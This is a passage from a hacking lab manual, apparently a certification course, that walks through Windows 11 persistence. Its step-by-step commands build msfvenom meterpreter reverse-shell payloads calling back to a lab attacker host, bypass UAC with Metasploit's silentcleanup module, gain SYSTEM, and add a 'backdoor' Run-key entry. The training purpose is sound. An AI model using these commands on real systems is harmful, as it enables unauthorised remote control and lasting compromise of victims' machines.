
Task 2: Maintain Persistence by Modifying Registry Run Keys

Registry keys labeled as Run and RunOnce are crafted to automatically run programs upon each user login to the system. The command line specified as a key's data value is restricted to 260 characters or fewer. If attackers discover a service connected to a registry key with full permissions, they can execute persistence attacks or exploit privilege escalation. Upon any authorized user's login attempt, the associated service link within the registry triggers automatically.

Here, we will exploit Registry keys to gain privileged access and persistence on the target machine.

1. Click Parrot Security to switch to the Parrot Security machine and login with attacker/toor.
2. Open a Terminal window and execute sudo su to run the programs as a root user (When prompted, enter the password toor). Run cd command to jump to the root directory.
3. Run the command msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Test.exe to generate Test.exe payload.
4. Now, we will create payload that needs to be uploaded into the Run Registry of Windows 11 machine. Run the following command:

msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=4444 -f exe > /home/attacker/Desktop/registry.exe




5. In the previous lab, we already created a directory or shared folder (share) at the location (/var/www/html) with the required access permission. So, we will use the same directory or shared folder (share) to share exploit.exe with the victim machine.

To create a new directory to share the Test.exe and registry.exe files with the target machine and provide the permissions, use the below commands:


- **Run mkdir /var/www/html/share command to create a shared folder**
- **Run chmod -R 755 /var/www/html/share command**
- **Run chown -R www-data:www-data /var/www/html/share command**

6. Copy the payload into the shared folder by executing cp /home/attacker/Desktop/Test.exe /var/www/html/share/ and cp /home/attacker/Desktop/registry.exe /var/www/html/share/ commands.

7. Start the Apache server by running service apache2 start command.




8. Run msfconsole command to launch Metasploit Framework.
9. In Metasploit, type use exploit/multi/handler and press Enter.
10. Now, type set payload windows/meterpreter/reverse_tcp and press Enter.
11. Type set lhost 10.10.1.13 and press Enter to set lhost.
12. Type set lport 444 and press Enter to set lport.
13. Now, type run in the Metasploit console and press Enter.



14. Click Windows 11 to switch to the Windows 11 machine, click Ctrl+Alt+Delete to activate the machine and login with Admin/Pa$$w0rd..
15. Open any web browser (here, Mozilla Firefox) go to http://10.10.1.13/share. As soon as you press enter, it will display the shared folder contents.
16. Click on Test.exe and registry.exe to download the files.
17. Navigate to Downloads and double-click the Test.exe file.


If an Open File - Security Warning window appears; click Run.




18. Leave the Windows 11 machine running and click Parrot Security to switch to the Parrot Security machine.
19. The meterpreter session has successfully been opened.
20. Type getuid and press Enter to display current user ID.
21. Now, we shall try to bypass the User Account Control setting that is blocking you from gaining unrestricted access to the machine.
22. Type background and press Enter, to background the current session.

In this task, we will bypass Windows UAC protection via SilentCleanup task present in Windows Task Scheduler. It is present in Metasploit as a bypassuac_silentcleanup exploit.

23. In the terminal window, type use exploit/windows/local/bypassuac_silentcleanup and press Enter.
24. Now, type set session 1 and press Enter.




25. Type show options in the meterpreter console and press Enter.




26. To set the LHOST option, type set LHOST 10.10.1.13 and press Enter.
27. To set the TARGET option, type set TARGET 0 and press Enter (here, 0 indicates nothing, but the Exploit Target ID).
28. Type exploit and press Enter to begin the exploit on Windows 11 machine.

If you get Exploit completed, but no session was created message without any session, type exploit in the console again and press Enter.




29. The BypassUAC exploit has successfully bypassed the UAC setting on the Windows 11 machine.
30. Type getsystem -t 1 and press Enter to elevate privileges.
31. Now, type getuid and press Enter. The Meterpreter session is now running with system privileges.




32. Now, to add the malicious file into the Windows 11 machine's registry, open a shell by running the shell command.


33. In the elevated shell, type reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v backdoor /t REG_EXPAND_SZ /d "C:\Users\Admin\Downloads\registry.exe" and press Enter.



34. Once the command is successfully executed, open another terminal window with root privileges and run msfconsole command.
35. In Metasploit, type use exploit/multi/handler and press Enter.
36. Now, type set payload windows/meterpreter/reverse_tcp and press Enter.
37. Type set lhost 10.10.1.13 and press Enter to set lhost.
38. Type set lport 4444 and press Enter to set lport.
39. Now, type exploit to start the exploitation.



